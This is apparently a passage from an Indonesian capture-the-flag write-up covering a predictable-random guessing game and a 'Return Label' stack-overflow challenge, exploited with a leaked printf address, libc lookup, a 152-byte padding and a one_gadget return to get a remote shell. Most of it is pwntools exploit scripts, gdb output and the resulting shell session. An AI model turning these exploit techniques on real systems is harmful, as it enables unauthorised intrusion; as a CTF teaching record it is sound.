
Dan bisa. Sekarang tinggal jalankan di server, hanya saja kita harus menggunakan bantuan python untuk sendlinenya.



```
from pwn import *

x = remote("jh2i.com", 50010)
r = process("./mantul")

data = r.recv().split("\n")
print data
for i in data:
        x.sendline(i)

x.interactive()
```


```
Guess the height: LEVEL (21/30)

Guess the height: LEVEL (22/30)

Guess the height: LEVEL (23/30)

Guess the height: LEVEL (24/30)

Guess the height: LEVEL (25/30)

Guess the height: LEVEL (26/30)

Guess the height: LEVEL (27/30)

Guess the height: LEVEL (28/30)

Guess the height: LEVEL (29/30)

Guess the height: LEVEL (30/30)

Guess the height: LLS{pseudo_random_number_generator_not_so_random}
Congratulation! You've won! Here is your flag:
[*] Got EOF while reading in interactive
$
```

## RETURN LABEL




```
int vuln()
{
  void *v0; // rax
  char s; // [rsp+0h] [rbp-90h]

  v0 = dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "printf");
  printf("Where should we send your package (printf is at %016llx)? \n\n", v0);
  fflush(_bss_start);
  gets(&s);
  puts(&s);
  return fflush(_bss_start);
}
```

Melihat pseudocode dari IDA, sepertinya ini problem ret2libc. Diberikan leak printf di sana. awalnya saya pikir ini akan menjadi ret2libc sederhana, ternyata ada sesuatu yang merusak pemikiran saya.



```
root@kali:~/Downloads# checksec challenge
[*] '/root/Downloads/challenge'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
root@kali:~/Downloads#
```

Ya, PIE enabled, yang artinya kita tidak bisa menggunakan ROPgadget karena base address binarynya selalu dirandom. Kita harus mencari dulu base dari binarynya saat dijalankan, bisa dengan bruteforce atau sebagainya. Tapi pada kasus ini, saya tidak melakukannya, saya menggunakan cara lain. Baik, pertama kita harus cari tahu dulu libc versi apa yang digunakan di server. Karena sudah diberikan printf, tinggal cari saja di blukat dan donlod libcnya.



Visit decode.blukat.me too!

Query — show all libs / start over

printf 800

Matches


libc6_2.23-0ubuntu10_amd64
libc6_2.23-0ubuntu11_amd64
libc6_2.3.6-0ubuntu20_i386

libc6_2.23-0ubuntu10_amd64 — Download

| | Symbol | Offset | Difference |
|---|---|---|---|
| ● | system | 0x045390 | 0x0 |
| ○ | printf | 0x055800 | 0x10470 |
| ○ | open | 0x0f7030 | 0xb1ca0 |
| ○ | read | 0x0f7250 | 0xb1ec0 |
| ○ | write | 0x0f72b0 | 0xb1f20 |
| ○ | str_bin_sh | 0x18cd57 | 0x1479c7 |

```
root@kali:~# nc jh2i.com 50005
Where should we send your package (printf is at 00007f086cfc9800)?

to my house
```


Selanjutnya seperti biasa kita cari dulu base dari libcnya.



```
root@kali:~/Downloads# python vir.py
[+] Opening connection to jh2i.com on port 50005: Done
[*] '/root/Downloads/challenge'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/root/Downloads/libc6_2.23-0ubuntu10_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf address: 0x7f98b2059800
[*] libc base: 0x7f98b2004000
[*] Closed connection to jh2i.com port 50005
root@kali:~/Downloads#
```


```python
from pwn import *

#r = process("./challenge")
r = remote("jh2i.com", 50005)
e = ELF("./challenge")
libc = ELF("libc6_2.23-0ubuntu10_amd64.so")

x = r.recv()
printf = ''
ada = 0
for i in x:
        if i==')':
                break
        if i=='0':
                ada = 1
        if ada==1:
                printf+=i

printf = int(printf, 16)
log.info("printf address: " + hex(printf))
offset = printf - libc.symbols['printf']
log.info("libc base: " + hex(offset))
```

Oke sekarang cari padding, pake gdb peda saja.




```
RBP: 0x415341416f414152 ('RAAoAASA')
RSP: 0x7fffffffe188 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
RIP: 0x55555555483f (<vuln+117>:        ret)
R8 : 0x0
R9 : 0x7fffffffe120 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
R10: 0x410
R11: 0x246
R12: 0x5555555546c0 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe280 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555554838 <vuln+110>:   call   0x555555554690 <fflush@plt>
   0x55555555483d <vuln+115>:   nop
   0x55555555483e <vuln+116>:   leave
=> 0x55555555483f <vuln+117>:   ret
   0x555555554840 <main>:       push   rbp
   0x555555554841 <main+1>:     mov    rbp,rsp
   0x555555554844 <main+4>:     sub    rsp,0x10
   0x555555554848 <main+8>:     mov    DWORD PTR [rbp-0x4],edi
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe188 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0x7fffffffe190 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0x7fffffffe198 ("VAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0x7fffffffe1a0 ("AuAAXAAvAAYAAwAAZAAxAAyA")
0032| 0x7fffffffe1a8 ("AAYAAwAAZAAxAAyA")
0040| 0x7fffffffe1b0 ("ZAAxAAyA")
0048| 0x7fffffffe1b8 --> 0x7fffffffe200 --> 0xe528b5a8af858c83
0056| 0x7fffffffe1c0 --> 0x100040000
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000055555555483f in vuln ()
gdb-peda$ pattern offset ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA found at offset: 152
gdb-peda$
```

Oke sudah ketemu padding. Selepas dari sini, saya mencoba mencari cara bagaimana menemukan base dari binarynya, tapi ga bisa bisa. Kebanyakan artikel di internet, mereka leaknya menggunakan format string, hanya saja disini tidak ada format string vulnerability. Akhirnya, saya cobalah pakai one gadget saja.



```
root@kali:~/Downloads# one_gadget libc6_2.23-0ubuntu10_amd64.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
root@kali:~/Downloads#
```



```
root@kali:~/Downloads# python vir.py
[+] Opening connection to jh2i.com on port 50005: Done
[*] '/root/Downloads/challenge'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/root/Downloads/libc6_2.23-0ubuntu10_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf address: 0x7fcd830a4800
[*] libc base: 0x7fcd8304f000
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA\x16B    \x83�
$ ls
Makefile
challenge
challenge.c
flag.txt
$ cat flag.txt
LLS{r0p_1s_fun}
$ 
```

```python
from pwn import *

#r = process("./challenge")
r = remote("jh2i.com", 50005)
e = ELF("./challenge")
libc = ELF("libc6_2.23-0ubuntu10_amd64.so")

x = r.recv()
printf = ''
ada = 0
for i in x:
        if i==')':
                break
        if i=='0':
                ada = 1
        if ada==1:
                printf+=i

printf = int(printf, 16)
log.info("printf address: " + hex(printf))
offset = printf - libc.symbols['printf']
log.info("libc base: " + hex(offset))
one_gadget = offset + 0x45216
payload = 'A'*152
payload += p64(one_gadget)
r.sendline(payload)
r.interactive()
```